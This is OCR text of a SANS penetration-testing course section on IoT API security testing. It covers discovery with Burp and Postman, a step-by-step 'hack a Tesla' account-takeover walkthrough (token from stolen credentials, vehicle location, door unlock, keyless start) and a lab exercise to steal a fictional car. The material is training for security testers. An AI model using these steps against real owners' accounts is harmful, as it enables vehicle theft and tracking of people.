
- **Configuration Management:** An API makes it easy for a device to request configuration information from a server or post data to it. The API can expose different functions that the IoT device can call as needed, and the structure of the API's communications make it easy for the device to parse.
- **Local Network Endpoint:** IoT devices are commonly connected to users via a webportal, hub, bridge, or another network endpoint. APIs installed on these systems allow the API to communicate with the controller to receive instructions and send responses.
- **Centralized Management:** Networks of "smart" devices are often designed to be centrally managed. APIs can be used to pull or push commands and update information to these devices from a central management console.
- **Remote Communication and Control:** Mobile applications can sometimes communicate directly with an IoT device. They do so by calling functions within the device's API to issue certain instructions.

API Security Testing (1)

Through APIs like RESTful endpoints, IoT devices can transmit or receive lots of information. This data is utilized by sensors, backend DBs, or portals for various functions.

Though APIs are mandatory for many devices to operate, they also allow a foot in the door for attackers to enter.

A web interface can be compromised if not hardened with strong authentication, complex passwords, encryption, or a PKI to help ensure APIs communicate only with other pre-validated devices and applications.



"This will heat things up a bit..."

API Security Testing (1)

IoT device APIs are designed to transmit and receive massive amounts of data. These APIs carry important configuration information for a device, offer command and control functionality, and are used to transmit and receive data flows like the video feeds produced by internet-connected cameras.

By using APIs, IoT devices can be made to be very powerful and easy to use. However, this comes at the potential cost of security. If an attacker can gain access to an IoT device's API, they can gain control over the device itself. This could allow them to access the data on the device, force it to perform their commands, or embed malware on the device to use it as part of a botnet.

The security of IoT device APIs depends on the security of their authentication mechanisms. APIs should use strong authentication to verify the identity of a user, encrypt all data flows to protect against eavesdropping, and use public key infrastructure (PKI) to authenticate devices and applications.

API Security Testing (2)

Physical Devices can be controlled via APIs if you can authenticate requests.

Usually, APIs require authenticated sessions via JWT's, Session Cookies, or Basic Auth Name Passwords. Try to find a way to gain access to send commands.

- Weaponization
- Access to other connected networks
- Retrieve Sensitive information
- MitM or act as a Management interface

API data specifications can disclose secret functionality

Study the API specs such as the WSDL file for SOAP, a Swagger file for REST, or the introspection for a GraphQL API.

- Configuration for additional exploitation
- Reset or retrieve credentials
- Sensitive data
- Additional hardware control remotely

API Security Testing (2)
Control of Physical Devices
IoT devices are designed to interact with the physical world but are controlled remotely over the network. The ability to send valid and authenticated requests to the API of an IoT device allows to send it commands. This can be used to force the IoT device to perform malicious actions, steal sensitive data, or use the IoT device as a foothold to infect other systems.

API Specs Can Reveal Sensitive Data
A good API is a well-documented API, but API documentation can also place an IoT device at risk. While documentation should provide in-depth information for publicly accessible functionality, it shouldn't reveal any secrets or sensitive information. An overly documented API may allow an attacker to determine how to abuse vulnerabilities in the API to gain unauthorized access and permissions on the device.

API Security Testing – Discovery with Burp

Locate API Request/Response pairs when enumerating a target through Burp Proxy

- Often seen with “api” in the host or URI, or a version like “v2” or “v3”
- Often Content-Type of `application/json;`

API Security Testing – Discovery with Burp

Burp Suite was introduced earlier as a useful proxy for attacking web applications. It can also be invaluable for performing reconnaissance and exploitation on web APIs.

When intercepting requests in Burp, look for indications that a request may be targeted toward an API. As mentioned above, some indicators include:

- The word API within the host or URI.
- Version information in the host/URI.
- Content types of application/json.

After identifying an API endpoint, a tester can then look into its documentation and how it might be potentially exploitable.

Postman

What is Postman?

Postman is a tool that makes it easy to work with APIs and perform detailed exploratory testing (and it's free!).

Why use it for penetration testing?

Using its interface, a tester can interact with REST/SOAP/GRAPHQL APIs, send requests, and inspect responses easily (and it has Dark mode).

What can it help with?

Postman can handle all the complex components involved with HTTP, including Headers, Parameters, Methods, Authentication, Encoding.

Can it speed up the testing?

If available, you can import API specifications as "postman collections" that have all the relevant methods already formatted.


Postman

Postman is a free tool for API testing. It supports REST, SOAP, and GraphQL APIs and makes it easy to send requests and inspect responses.

Some of the valuable features of Postman include:

- Handling of HTTP fields (headers, parameters, etc.)
- Importing API specifications to automatically format requests
- Create test suites to automate testing of an API
- Built-in code snippets for rapidly automating tests

Postman Basics



Postman Basics

Postman is designed to allow API testing with minimal background knowledge or effort. The slide above demonstrates how easy it is to build an API request in Postman by defining:

- **Request Method:** Set HTTP method to GET, POST, etc., based on API.
- **URL:** Provide the URL of the target API, which may include dynamic variables.
- **HTTP Fields:** Define the parameters, authorization, headers, and body of the request in separate views. These are based on the API documentation or examination of a valid request.


After building a request, Postman shows the corresponding response in the same pane, including the body, cookies, and headers. This single-pane view makes it easy to see the impact of modifications to the request on the APIs response.

Example: Using APIs to Hack a Tesla

A Tesla is an IoT device too! It can be controlled remotely through authenticated API calls.
An owner of a Tesla can use the APIs to issue commands to their vehicle.

API URL	https://owner-api.teslamotors.com
Data (GET)	/api/1/vehicles/{id}/vehicle_data
Wake (POST)	/api/1/vehicles/{id}/wake_up
Alert (POST)	/api/1/vehicles/{id}/command/honk_horn
Start	/api/1/vehicles/{id}/command/remote_start_drive
Sunroof	/api/1/vehicles/{id}/command/sun_roof_control
Unlock	/api/1/vehicles/{id}/command/doors_unlock
Adjust Temp	/api/1/vehicles/{id}/command/set_temps
Locate	/api/1/vehicles/{id}/command/share

https://www.teslaapi.io/vehicles/commands



Logged in to account at: https://www.tesla.com/teslaaccount

Example: Using APIs to Hack a Tesla


The rapid rise of IoT devices means that almost anything can be connected to the internet. This includes cars, as demonstrated by the Tesla.

Tesla defines an API that allows owners to remotely control their cars over the internet. Some of the core API commands include:

- **Data:** The Vehicle Data command provides a complete listing of the car's current status, including battery information, driving state, and more.
- **Wake:** The Wake Up command turns on the car.
- **Alert:** The Honk Horn command allows the owner to remotely sound the horn.
- **Start:** The Remote Start Drive command starts the vehicle driving.
- **Sunroof:** The Sun Roof Control command opens the sunroof.
- **Unlock:** The Doors Unlock command unlocks the car's doors.
- **Adjust Temp:** The Set Temperatures commands provide climate control.

With these and other commands, an attacker with access to a vehicle over the API can get it to do whatever they want from a computer.

Example: Using APIs to Control a Tesla (1)



Logged in to account at: https://www.tesla.com/teslaaccount/settings

Let's assume that a Tesla owner does not configure MFA, and their simple email/password is discovered, accessed, or lost

What could go wrong?!

Example: Using APIs to Control a Tesla (1)

With such a full-featured API, the security of Tesla's authentication mechanism is critical. If an attacker can access a Tesla owner's account via the API, they can steal the car.

In addition to the normal username/password authentication mechanism, Tesla also offers multi-factor authentication (MFA). However, this is optional. If the MFA is disabled on a user's account and their credentials are compromised, then the attacker has access to the API.


Example: Using APIs to Control a Tesla (2)

Authentication

If the credentials are known, and MFA is not enabled, you can retrieve an access_token with the known OAUTH token to then interact with the Tesla API

HTTP Method and API

POST to /oauth/token



Request

OAUTH ClientID/Secret

Known Email / Password

The ClientID and SecretID are Publicly known and can be used with any Tesla

Response

Access token for API

access_token = the token to authenticate via API

expires_in = time before access token expires

**access_token* and *refresh_token* are replaced in picture.
*NOTE: *The OAUTH based request has since been replaced by Tesla with a new Authentication method at* auth.tesla.com *, which is still accessible, but has a few more steps.*

Example: Using APIs to Control a Tesla (2)

Access to the Tesla API requires an OAUTH token. With knowledge of the client_id, client_secret, username, and password, an attacker can request a token from the API with a POST request to /oauth/token.

While the ClientID and SecretID may seem difficult to get, they are actually publicly known. Additionally, they are universal, meaning that the same values can be used for access to any Tesla. The only real protection for the user's account is their password (if MFA is disabled).

The slide above shows a sample request and response to /oauth/token in Postman. Note that this approach has been deprecated by Tesla. However, the attack is still possible but requires a few more steps than shown here.

Example: Using APIs to Control a Tesla (3)

Retrieve VehicleID

Use the ACCESS_TOKEN to get the victim's vehicle Id.

HTTP Method and API

Request


Authorization with Token

Response

Vehicle Id and other Info

`id` = the parameter to use for API commands

There is also other information returned like the VIN number, and Display Name, and color of the car.



Example: Using APIs to Control a Tesla (3)

In the Tesla API, all requests require the ID number of the Tesla vehicle being remotely controlled. For example, the Wake Up command requires a POST to /api/1/vehicles/:id/wakeup, where :id is replaced with the actual ID.

Using the access token generated in the previous slide, an attacker can request a copy of the vehicle ID using a request to /api/1/vehicles. Token-based authorization produces a response containing the desired ID along with other information (VIN number, color, etc.).

Example: Using APIs to Control a Tesla (4)

Request Vehicle Data
Use the id to request live data about victim's Tesla!

HTTP GET with API URI and VehicleID

Request

Authorization with Token

Response

All Live Data about the Tesla


`drive_state` = last known GPS location

`climate_state` = last known climate settings

`charge_state` = last known charging info

`gui_settings`= last known GUI settings

`vehicle_state`= last known car settings



Example: Using APIs to Control a Tesla (4)

With the vehicle IP number and OAuth token, it is possible to remotely control the Tesla using Postman. A good starting point is to get information about the vehicle's current state by sending it the Data command.

This is accomplished with a GET request to https://owner-api.teslamotors.com/api/1/vehicles/:id/vehicle_data . In response, the Tesla API sends all known information about the vehicle at its last check in. This includes its location, drive state, battery information, and much more.


Example: Using APIs to Control a Tesla (5)

Unlock the Doors

Send a command to the Vehicle ID to unlock API.

HTTP POST with API URI and VehicleID

`POST /api/1/vehicles/{id}/command/unlock_doors`



Request

Authorization with Token

Response

Verify Doors Unlocked

`result` = True

Unlocks the doors, and extends the handles on a Model S or Model X.

Example: Using APIs to Control a Tesla (5)

With the information from the Data request, the attacker can physically locate the vehicle that they are attacking. At this point, the next step would be to get inside of the vehicle, which can be accomplished using the Unlock Doors command.


Unlock Doors requires a POST request to https://owner-api.teslamotors.com/api/1/vehicles/:id/command/door_unlock . If successful, the API will return a value of True stating that the doors are unlocked, and the handles are extended on the car (if model S or X).

Example: Using APIs to Control a Tesla (6)

Request Vehicle Data
Use the id to request live data about victim's Tesla!

HTTP POST with API URI and VehicleID

`POST /api/1/vehicles/{id}/command/remote_start_drive`



Request


Authorization with Token

Response

Enables Keyless Driving

`result` = True

Two-minute window after issuing the command to start driving the Tesla without need for keys



Example: Using APIs to Control a Tesla (6)

While physical access to the car is helpful, it doesn't allow the attacker to drive the car without the keys. However, the Tesla API has a solution for that as well with the Remote Start Drive command.

Sending a POST request to https://owner-api.teslamotors.com/api/1/vehicles/:id/command/remote_start_drive?password=:password allows the attacker to remotely start the Tesla. This unlocks the car to start keyless driving for up to two minutes after the command has been issued. At this point, the attacker has full access to the car and can drive it away.

Exercise: Steal a Car through Web Service APIs

OBJECTIVE:

You've found an email and password login used for an IoT connected Car, the MODEL556

You send your Red Team Partner to be ready to steal the car from its owner while you remotely unlock the doors and start the ignition

GOAL:

Using this Email/Password, read the API Specification to send API Commands, to identify the car, unlock the doors, and start the ignition.

TIME: 60 Minutes

Car Owner Email: `steves_awesome_car@halborn.com`

Car Owner Password: `i_wanna_go_fast`

This page intentionally left blank.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT

Larry Pesce
larry.pesce.556@gmail.com
Twitter: @haxorthematrix

James Leyte-Vidal
jameslvsec556@gmail.com
Twitter: @jamesleytevidal

Steven Walbroehl
steven.walbroehl@halborn.com
Twitter: @HalbornSteve

SANS INSTITUTE

1200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES

pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL

GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.